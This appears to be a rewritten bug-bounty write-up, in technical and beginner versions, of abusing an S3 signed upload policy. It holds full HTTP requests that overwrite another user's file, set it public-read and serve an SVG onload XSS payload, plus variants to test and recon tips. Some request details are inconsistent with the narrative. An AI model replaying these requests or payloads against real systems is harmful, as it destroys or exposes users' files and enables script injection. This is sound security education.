Abusing ACL Permissions to Overwrite other User’s Uploaded Files/Videos on s3 Bucket
The application issued S3 upload signatures with a policy that allowed the client to choose the object key and ACL, so an attacker could overwrite other users' uploaded files and make them public. By uploading an HTML file with script, the attacker could run JavaScript in the context of the bucket's domain.
 Published on medium.com
Hi all, Today I am writing a blog about on a recent finding on HackerOne’s one of the program. I was looking for IDORs in an application so I started fuzzing each and every request of an application, I got mentioned request
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an application on a HackerOne program. The feature in question is the standard browser-to-S3 upload flow: the client asks the application's API for a signed upload policy, then posts the file directly to an S3 bucket using that policy. The application generates the policy server-side and returns it, together with the bucket name, the object key and the conditions the upload must satisfy. The bucket in the report is example-web-upload-bucket, and the API endpoint that hands out the policy is /api-2.0/s3-upload-signatures.
The researcher was originally looking for IDORs and was fuzzing every request in the application when this upload flow came up.
Setup
No accounts, roles, tools or versions are described beyond the requests themselves. The work was done with a browser (the captured requests carry a Firefox 56 user agent on macOS) and a proxy to intercept and replay the upload requests. The precondition for the attack is simply that a user can reach the upload feature and obtain a signed policy for their own upload.
Finding it
While fuzzing, the researcher captured the request that requests an upload signature:
POST /api-2.0/s3-upload-signatures HTTP/1.1Host: www.example.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0Accept: application/jsonAccept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://www.example.com/home/xxx/test/uploadX-Requested-With: XMLHttpRequest, XMLHttpRequestCache-Control: no-cacheContent-Type: application/json; charset=utf-8Authorization: Bearer :X-Example-Authorization: Bearer Content-Length: 311Connection: closeCookie: {}{"expiration":"2018-12-18T11:58:24.376Z","conditions":[{"acl":"private"},{"bucket":"example-web-upload-bucket"},{"Content-Type":""},{"success_action_status":"200"},{"key":"a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg"},{"x-amz-meta-qqfilename":"1.jpg"},["content-length-range","1","9007199254740992"]]}
The JSON body is the policy the application wants S3 to enforce. It fixes the ACL to private, names the bucket, leaves Content-Type empty, sets success_action_status to 200, pins the object key to a UUID-style .jpg name, records the original filename in x-amz-meta-qqfilename, and allows a content length from 1 byte up to 9007199254740992. The response to this request is the signed policy that the browser then submits to S3.
The follow-up request, the actual upload, looked like this:
POST / HTTP/1.1Host: example-web-upload-bucket.s3.amazonaws.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://www.example.com/Content-Type: multipart/form-data; boundary=---------------------------[redacted]-Length: 1716Origin: https://www.example.comConnection: close-----------------------------[redacted]-Disposition: form-data; name="key"a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg-----------------------------[redacted]-Disposition: form-data; name="AWSAccessKeyId"[redacted]-----------------------------[redacted]-Disposition: form-data; name="Content-Type"text/html-----------------------------[redacted]-Disposition: form-data; name="success_action_status"200-----------------------------[redacted]-Disposition: form-data; name="acl"public-read-----------------------------[redacted]-Disposition: form-data; name="x-amz-meta-qqfilename"1.jpg-----------------------------[redacted]-Disposition: form-data; name="policy"xxxxxxxxxxxxx{this is policy} -----------------------------[redacted]-Disposition: form-data; name="signature"n7QQDjsmZUL5fQMOXO0vvAF98kg=-----------------------------[redacted]-Disposition: form-data; name="file"; filename="1.jpg"Content-Type:-----------------------------1268156844136880633597812894--
This is a multipart POST straight to the bucket host. The form fields mirror the policy conditions: key, AWSAccessKeyId, Content-Type, success_action_status, acl, x-amz-meta-qqfilename, plus the policy and signature returned by the API, and finally the file part. The AWSAccessKeyId and signature values are the credentials that authorise the upload.
The researcher noticed the object key was a predictable name and set out to see whether an upload could target an existing file. If the key can be pointed at a file that already exists in the bucket, the upload will overwrite it. The researcher then set out to discover which other files already live in the bucket, by learning photo and video names that the application uses from the same bucket.
Exploitation
Step 1: Learn existing object keys
The researcher collected names of photos and videos already stored in the bucket, so that a later upload could target one of them. The report does not describe the exact method used to enumerate these names.
Step 2: Build a custom policy
With a target key in hand, the researcher tried to create a custom policy that would allow an unrestricted file to be uploaded over the existing object, and to change the ACL from private to public-read so that every user of the application would be affected. The request used to do this was the same upload request, with the values changed:
POST / HTTP/1.1Host: example-web-upload-bucket.s3.amazonaws.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://www.example.com/Content-Type: multipart/form-data; boundary=---------------------------[redacted]-Length: 1716Origin: https://www.example.comConnection: close-----------------------------[redacted]-Disposition: form-data; name="key"a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg-----------------------------[redacted]-Disposition: form-data; name="AWSAccessKeyId"[redacted]-----------------------------[redacted]-Disposition: form-data; name="Content-Type"-----------------------------[redacted]-Disposition: form-data; name="success_action_status"200-----------------------------[redacted]-Disposition: form-data; name="acl"private-----------------------------[redacted]-Disposition: form-data; name="x-amz-meta-qqfilename"1.jpg-----------------------------[redacted]-Disposition: form-data; name="policy"xxxxxxxxxxxxx{this is policy}-----------------------------[redacted]-Disposition: form-data; name="signature"n7QQDjsmZUL5fQMOXO0vvAF98kg=-----------------------------[redacted]-Disposition: form-data; name="file"; filename="1.jpg"Content-Type:-----------------------------1268156844136880633597812894--
The important change here is the Content-Type field, which is now empty, and the acl field, which is still private in this request. The researcher notes that this created a custom policy that would allow HTML files to be uploaded, which would overwrite existing files on the server.

The screenshot shows the custom policy being created with the changed values.
Step 3: Upload the replacement file
The policy was then used in the file upload request:
POST / HTTP/1.1Host: example-web-upload-bucket.s3.amazonaws.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://www.example.com/Content-Type: multipart/form-data; boundary=---------------------------[redacted]-Length: 1716Origin: https://www.example.comConnection: close-----------------------------[redacted]-Disposition: form-data; name="key"a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg-----------------------------[redacted]-Disposition: form-data; name="AWSAccessKeyId"[redacted]-----------------------------[redacted]-Disposition: form-data; name="Content-Type"text/html-----------------------------[redacted]-Disposition: form-data; name="success_action_status"200-----------------------------[redacted]-Disposition: form-data; name="acl"public-read-----------------------------[redacted]-Disposition: form-data; name="x-amz-meta-qqfilename"1.html-----------------------------[redacted]-Disposition: form-data; name="policy"xxxxxxxxxxxxx{this is policy}-----------------------------[redacted]-Disposition: form-data; name="signature"n7QQDjsmZUL5fQMOXO0vvAF98kg=-----------------------------[redacted]-Disposition: form-data; name="file"; filename="1.html"Content-Type: text/html<svg/onload=prompt`1`;>-----------------------------1268156844136880633597812894--
Here the key still points at the existing object a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg, the Content-Type field is text/html, the acl field is public-read, the x-amz-meta-qqfilename is 1.html, and the file part carries an HTML payload with an SVG onload handler:
<svg/onload=prompt`1`;>
The result, as the researcher describes it, is that the request uploaded an unrestricted file to the bucket by overwriting the existing file, and abused the ACL permissions by giving the file public-read permissions.

The screenshot shows the request that performed the overwrite and the ACL change.
Root cause
The requests suggest the policy conditions did not prevent a client from naming an existing object or requesting a different ACL. The key in the policy was a predictable name, and the researcher was able to target an existing object with it. The policy left Content-Type empty and set acl to private, yet the researcher was able to upload HTML with public-read. Because S3 treats a PUT to an existing key as a replacement, the upload overwrites the original object and applies the new ACL to it.
The report does not show the server-side code, so the exact mechanism by which the client's values reach the policy is inferred from the requests.
Impact
An attacker who can reach the upload feature can overwrite files that other users of the application rely on, and can change their ACL to public-read so that anyone can fetch them. In the demonstrated case the replacement content was HTML with a script payload, uploaded with public-read. The researcher's stated aim was that every user of the application would be affected. The report does not quantify how many objects or users were involved, and does not state the program's severity rating or whether a bounty was paid.
Fix
The changes that would close the issue, based on the requests shown, are:
- Generate the object key server-side and bind it to the requesting user, so a client cannot name an existing object.
- Set the
Content-Typecondition in the policy to the expected type, rather than leaving it empty. - Fix the
aclcondition toprivatein the policy, so the client cannot requestpublic-read. - Restrict the bucket so that objects cannot be overwritten by a key that already exists, for example by using unique keys per upload.
Variants to test
- Key substitution. Take a valid signed policy and change only the
keyfield to another object's name. A positive result is a200from S3 and the original object replaced. - ACL escalation. Change only the
aclfield fromprivatetopublic-readwhile keeping the rest of the policy intact. A positive result is the object becoming publicly readable. - Content-Type bypass. Set the
Content-Typefield totext/htmlor another active type when the policy leaves it empty. A positive result is the object served with that type. - Filename metadata. Change
x-amz-meta-qqfilenameto an.htmlname. A positive result is the metadata stored as supplied and used by the application when serving the file. - Policy reuse. Replay a previously issued policy and signature against a different key or ACL. A positive result is S3 accepting the upload, which shows the signature is not bound to the original conditions.
Hunting notes
This kind of bug hides in direct-to-S3 upload flows where the client asks the backend for a signed policy. During recon, look for requests to endpoints with names like s3-upload-signatures, presign, upload-policy or similar, and inspect the JSON body: if key, acl or Content-Type appear as conditions that the client can influence, the policy is worth testing. The signals are a predictable object key (a UUID plus extension), an empty Content-Type condition, and an acl condition that is not fixed to private. The researcher showed impact by overwriting an existing object and changing its ACL to public-read, with an HTML payload.
What happened, in plain words
A website let people upload photos and videos. Behind the scenes, those files were not stored on the website's own server. They were stored in Amazon S3, which is a cloud service for holding files. Think of S3 as a giant shared filing cabinet in the cloud: each file sits in a drawer called a bucket, and every file has a name called a key.
To let a visitor's browser put a file into that cabinet, the website first hands the browser a kind of permission slip. The slip says exactly what the browser is allowed to do: which drawer, which file name, what kind of file, and whether the file is private or readable by everyone. The browser then takes that slip to S3 and uploads the file directly.
The researcher found that a permission slip could be used to name a file that already existed, with a different content type and visibility. That meant a person could ask for a slip naming a file that already existed in the cabinet, and with a different kind of content and a different visibility setting. The result was that an existing file could be replaced with something else, and made readable by anyone.
This is a beginner-friendly walk through the same steps, in the same order, with the same requests.
Background concepts, from zero
Before the requests make sense, a few everyday ideas help.
- API: a way for one piece of software to talk to another. Think of a restaurant: you do not walk into the kitchen, you tell the waiter what you want and the waiter brings it. The API is the waiter. Here, the website's front end talks to the website's back end through an API.
- Endpoint: one specific address on that API, like one particular counter at the restaurant. The endpoint in this story is
/api-2.0/s3-upload-signatures. - HTTP request: the message a browser sends to a server to ask for something. It has a method (such as
POST, meaning "here is some data for you"), a host (which server), a path (which counter), headers (extra labels) and often a body (the data). - Header: a labelled line in a request, such as
Content-Type(what kind of data this is) orReferer(which page the request came from). - Cookie and token: a cookie is a small piece of data the browser stores for a site, often used to remember who you are. A token is a string that proves you are allowed to do something, like a wristband at an event. In the requests below, the
Authorizationheader carries a token. - S3 bucket: a storage container in Amazon's cloud. Files inside it are called objects, and each object has a key, which is its name inside the bucket.
- ACL: short for Access Control List. It is the visibility label on a file.
privatemeans only the owner can read it.public-readmeans anyone on the internet can read it. - Signed policy: a permission slip. The website writes down the rules for an upload, and signs them so S3 can check the slip was really issued by the website and has not been altered.
- IDOR: short for Insecure Direct Object Reference. It means a website lets you reach someone else's thing just by naming it, because it does not check that the thing is yours. Think of a hotel where room 101's key also opens room 102 because the lock only checks that the key is a key, not which room it belongs to.
- Fuzzing: sending lots of slightly varied requests to see how a system reacts, a bit like jiggling every handle in a building to find the one that is not locked.
- Cross-site scripting (XSS): getting a website to serve a file containing a script, so that a visitor's browser runs that script. It is like slipping a note into a menu that the waiter reads out loud to every customer.
The setup
The target was an application on a HackerOne program. HackerOne is a platform where companies invite security researchers to test their systems and report problems. The feature involved is the standard browser-to-S3 upload flow: the browser asks the application's API for a signed upload policy, then posts the file directly to an S3 bucket using that policy. The application generates the policy on its own server and returns it, together with the bucket name, the object key and the conditions the upload must satisfy. The bucket in the report is example-web-upload-bucket, and the API endpoint that hands out the policy is /api-2.0/s3-upload-signatures.
The researcher was originally looking for IDORs and was fuzzing every request in the application when this upload flow came up. The only precondition for the attack is that a user can reach the upload feature and obtain a signed policy for their own upload.
Finding it
While fuzzing, the researcher captured the request that asks the application for an upload signature:
POST /api-2.0/s3-upload-signatures HTTP/1.1Host: www.example.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0Accept: application/jsonAccept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://www.example.com/home/xxx/test/uploadX-Requested-With: XMLHttpRequest, XMLHttpRequestCache-Control: no-cacheContent-Type: application/json; charset=utf-8Authorization: Bearer :X-Example-Authorization: Bearer Content-Length: 311Connection: closeCookie: {}{"expiration":"2018-12-18T11:58:24.376Z","conditions":[{"acl":"private"},{"bucket":"example-web-upload-bucket"},{"Content-Type":""},{"success_action_status":"200"},{"key":"a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg"},{"x-amz-meta-qqfilename":"1.jpg"},["content-length-range","1","9007199254740992"]]}
Line by line, in plain words:
POST /api-2.0/s3-upload-signatures HTTP/1.1says: send data to this endpoint on the website, using version 1.1 of the HTTP protocol.Host: www.example.comnames the website server being contacted.User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0says which browser made the request: Firefox 56 on a Mac.Accept: application/jsonsays the browser expects JSON back. JSON is a plain text format for structured data, like a very tidy shopping list.Accept-Language: en-US,en;q=0.5says the browser prefers US English.Accept-Encoding: gzip, deflatesays the browser can accept compressed responses.Referer: https://www.example.com/home/xxx/test/uploadsays which page the request came from: the upload page.X-Requested-With: XMLHttpRequest, XMLHttpRequestis a custom label that often marks a request as coming from page code rather than a typed address.Cache-Control: no-cacheasks that the response not be stored and reused.Content-Type: application/json; charset=utf-8says the body is JSON text.Authorization: Bearer :andX-Example-Authorization: Bearerare the headers that carry the user's token, the wristband that proves who is asking.Content-Length: 311says the body is 311 bytes long.Connection: closeasks to close the connection after this exchange.Cookie: {}is the cookie line, shown here as an empty placeholder.- The JSON body is the policy the application wants S3 to enforce. It fixes the ACL to
private, names the bucket, leavesContent-Typeempty, setssuccess_action_statusto200, pins the object key to a UUID-style.jpgname, records the original filename inx-amz-meta-qqfilename, and allows a content length from 1 byte up to 9007199254740992.
The response to this request is the signed policy that the browser then submits to S3. The researcher captured it because understanding what the permission slip contains is the key to testing whether it can be bent.
The follow-up request, the actual upload, looked like this:
POST / HTTP/1.1Host: example-web-upload-bucket.s3.amazonaws.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://www.example.com/Content-Type: multipart/form-data; boundary=---------------------------[redacted]-Length: 1716Origin: https://www.example.comConnection: close-----------------------------[redacted]-Disposition: form-data; name="key"a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg-----------------------------[redacted]-Disposition: form-data; name="AWSAccessKeyId"[redacted]-----------------------------[redacted]-Disposition: form-data; name="Content-Type"text/html-----------------------------[redacted]-Disposition: form-data; name="success_action_status"200-----------------------------[redacted]-Disposition: form-data; name="acl"public-read-----------------------------[redacted]-Disposition: form-data; name="x-amz-meta-qqfilename"1.jpg-----------------------------[redacted]-Disposition: form-data; name="policy"xxxxxxxxxxxxx{this is policy} -----------------------------[redacted]-Disposition: form-data; name="signature"n7QQDjsmZUL5fQMOXO0vvAF98kg=-----------------------------[redacted]-Disposition: form-data; name="file"; filename="1.jpg"Content-Type:-----------------------------1268156844136880633597812894--
Line by line:
POST / HTTP/1.1sends data to the root path of the bucket's host.Host: example-web-upload-bucket.s3.amazonaws.comis the S3 address for the bucket. Notice the request goes straight to Amazon, not to the website.- The
User-Agent,Accept,Accept-Language,Accept-EncodingandRefererheaders are the same kind of labels as before. Content-Type: multipart/form-data; boundary=...says the body is a form split into parts, with a boundary string marking where each part starts and ends. Think of a form with perforated sections.Content-Length: 1716is the body size.Origin: https://www.example.comsays the request was made by page code from the website.- Each
Content-Disposition: form-data; name="..."block is one field of the form. The fields mirror the policy conditions:key,AWSAccessKeyId,Content-Type,success_action_status,acl,x-amz-meta-qqfilename, plus thepolicyandsignaturereturned by the API, and finally thefilepart. AWSAccessKeyIdandsignatureare the credentials that authorise the upload. The access key ID is like a membership number and the signature is like the stamp that proves the slip is genuine.- The final part,
name="file"; filename="1.jpg", is the actual file content.
The researcher's observation was that the policy is generated from values the client controls, and that the object key is a predictable, reusable name. If the key can be pointed at a file that already exists in the bucket, the upload will overwrite it. The researcher then set out to discover which other files already live in the bucket, by learning photo and video names that the application uses from the same bucket.
Exploitation
Step 1: Learn existing object keys
The researcher collected names of photos and videos already stored in the bucket, so that a later upload could target one of them. The report does not describe the exact method used to enumerate these names. The reason for this step is simple: to replace a file, you first need to know its name.
Step 2: Build a custom policy
With a target key in hand, the researcher tried to create a custom policy that would allow an unrestricted file to be uploaded over the existing object, and to change the ACL from private to public-read so that every user of the application would be affected. The request used to do this was the same upload request, with the values changed:
POST / HTTP/1.1Host: example-web-upload-bucket.s3.amazonaws.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://www.example.com/Content-Type: multipart/form-data; boundary=---------------------------[redacted]-Length: 1716Origin: https://www.example.comConnection: close-----------------------------[redacted]-Disposition: form-data; name="key"a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg-----------------------------[redacted]-Disposition: form-data; name="AWSAccessKeyId"[redacted]-----------------------------[redacted]-Disposition: form-data; name="Content-Type"-----------------------------[redacted]-Disposition: form-data; name="success_action_status"200-----------------------------[redacted]-Disposition: form-data; name="acl"private-----------------------------[redacted]-Disposition: form-data; name="x-amz-meta-qqfilename"1.jpg-----------------------------[redacted]-Disposition: form-data; name="policy"xxxxxxxxxxxxx{this is policy}-----------------------------[redacted]-Disposition: form-data; name="signature"n7QQDjsmZUL5fQMOXO0vvAF98kg=-----------------------------[redacted]-Disposition: form-data; name="file"; filename="1.jpg"Content-Type:-----------------------------1268156844136880633597812894--
Line by line, focusing on what changed:
- The overall shape is the same multipart form sent straight to the bucket.
- The
keyfield still names the existing objecta4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg. This is the file the researcher wants to replace. - The
Content-Typefield is now empty. In the original upload it saidtext/html, but here it is blank. The researcher notes that this created a custom policy that would allow HTML files to be uploaded, which would overwrite existing files on the server. - The
aclfield is stillprivatein this request. - The
policyandsignaturefields carry the permission slip and its stamp. - The
filepart is still named1.jpg.
The important change here is the Content-Type field, which is now empty, and the acl field, which is still private in this request.
The screenshot shows the custom policy being created with the changed values.
Step 3: Upload the replacement file
The policy was then used in the file upload request:
POST / HTTP/1.1Host: example-web-upload-bucket.s3.amazonaws.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://www.example.com/Content-Type: multipart/form-data; boundary=---------------------------[redacted]-Length: 1716Origin: https://www.example.comConnection: close-----------------------------[redacted]-Disposition: form-data; name="key"a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg-----------------------------[redacted]-Disposition: form-data; name="AWSAccessKeyId"[redacted]-----------------------------[redacted]-Disposition: form-data; name="Content-Type"text/html-----------------------------[redacted]-Disposition: form-data; name="success_action_status"200-----------------------------[redacted]-Disposition: form-data; name="acl"public-read-----------------------------[redacted]-Disposition: form-data; name="x-amz-meta-qqfilename"1.html-----------------------------[redacted]-Disposition: form-data; name="policy"xxxxxxxxxxxxx{this is policy}-----------------------------[redacted]-Disposition: form-data; name="signature"n7QQDjsmZUL5fQMOXO0vvAF98kg=-----------------------------[redacted]-Disposition: form-data; name="file"; filename="1.html"Content-Type: text/html<svg/onload=prompt`1`;>-----------------------------1268156844136880633597812894--
Line by line:
- The request is again a multipart form posted straight to the bucket.
- The
keystill points at the existing objecta4fe6f57-a208-43a8-8aab-be2ac6ad06f9.jpg. This is what makes S3 replace the old file rather than create a new one. - The
Content-Typefield istext/html, so the bucket will treat the object as a web page rather than an image. - The
aclfield ispublic-read, so anyone can fetch the file. - The
x-amz-meta-qqfilenameis1.html, recording the original filename as an HTML file. - The
filepart carries an HTML payload with an SVG onload handler:
<svg/onload=prompt`1`;>
This is a tiny piece of HTML. The <svg> tag draws a vector graphic, and the onload attribute tells the browser to run the code inside it as soon as the graphic loads. The code is prompt1;, which asks the browser to show a pop-up box with the number 1.
The result, as the researcher describes it, is that the request uploaded an unrestricted file to the bucket by overwriting the existing file, and abused the ACL permissions by giving the file public-read permissions.
The screenshot shows the request that performed the overwrite and the ACL change.
Root cause
The requests suggest the policy conditions did not prevent a client from naming an existing object or requesting a different ACL. The key in the policy was a predictable name, and the researcher was able to target an existing object with it. The policy left Content-Type empty and set acl to private, yet the researcher was able to upload HTML with public-read. Because S3 treats a PUT to an existing key as a replacement, the upload overwrites the original object and applies the new ACL to it.
The report does not show the server-side code, so the exact mechanism by which the client's values reach the policy is inferred from the requests.
Impact
An attacker who can reach the upload feature can overwrite files that other users of the application rely on, and can change their ACL to public-read so that anyone can fetch them. In the demonstrated case the replacement content was HTML with a script payload, uploaded with public-read. The researcher's stated aim was that every user of the application would be affected. The report does not quantify how many objects or users were involved, and does not state the program's severity rating or whether a bounty was paid.
Fix
The changes that would close the issue, based on the requests shown, are:
- Generate the object key on the server and bind it to the requesting user, so a client cannot name an existing object.
- Set the
Content-Typecondition in the policy to the expected type, rather than leaving it empty. - Fix the
aclcondition toprivatein the policy, so the client cannot requestpublic-read. - Restrict the bucket so that objects cannot be overwritten by a key that already exists, for example by using unique keys per upload.
Variants to test
- Key substitution. Take a valid signed policy and change only the
keyfield to another object's name. A positive result is a200from S3 and the original object replaced. - ACL escalation. Change only the
aclfield fromprivatetopublic-readwhile keeping the rest of the policy intact. A positive result is the object becoming publicly readable. - Content-Type bypass. Set the
Content-Typefield totext/htmlor another active type when the policy leaves it empty. A positive result is the object served with that type. - Filename metadata. Change
x-amz-meta-qqfilenameto an.htmlname. A positive result is the metadata stored as supplied and used by the application when serving the file. - Policy reuse. Replay a previously issued policy and signature against a different key or ACL. A positive result is S3 accepting the upload, which shows the signature is not bound to the original conditions.
Hunting notes
This kind of bug hides in direct-to-S3 upload flows where the client asks the backend for a signed policy. During recon, look for requests to endpoints with names like s3-upload-signatures, presign, upload-policy or similar, and inspect the JSON body: if key, acl or Content-Type appear as conditions that the client can influence, the policy is worth testing. The signals are a predictable object key (a UUID plus extension), an empty Content-Type condition, and an acl condition that is not fixed to private. The researcher showed impact by overwriting an existing object and changing its ACL to public-read, with an HTML payload.
Glossary
- ACL: Access Control List, the visibility label on a file, such as
privateorpublic-read. - API: a way for one piece of software to talk to another, like a waiter carrying requests between you and the kitchen.
- Bucket: a storage container in Amazon S3, like a drawer in a filing cabinet.
- Cookie: a small piece of data a browser stores for a website, often used to remember who you are.
- Cross-site scripting (XSS): getting a website to serve a file containing a script, so a visitor's browser runs it.
- Endpoint: one specific address on an API, like one counter at a restaurant.
- Fuzzing: sending lots of slightly varied requests to see how a system reacts.
- Header: a labelled line in an HTTP request or response, such as
Content-TypeorReferer. - HackerOne: a platform where companies invite security researchers to test their systems and report problems.
- IDOR: Insecure Direct Object Reference, where a website lets you reach someone else's thing just by naming it.
- JSON: a plain text format for structured data.
- Key: the name of a file inside an S3 bucket.
- Multipart form: a request body split into parts, each with its own name and content, used for file uploads.
- Object: a file stored in an S3 bucket.
- Policy: a set of rules for an upload, signed by the website so S3 can check it is genuine.
- Public-read: an ACL setting that lets anyone on the internet read the file.
- Private: an ACL setting that lets only the owner read the file.
- S3: Amazon Simple Storage Service, a cloud service for storing files.
- Signature: a stamp that proves a policy was issued by the website and has not been altered.
- Token: a string that proves you are allowed to do something, like a wristband at an event.
- UUID: a long, random-looking identifier, such as
a4fe6f57-a208-43a8-8aab-be2ac6ad06f9.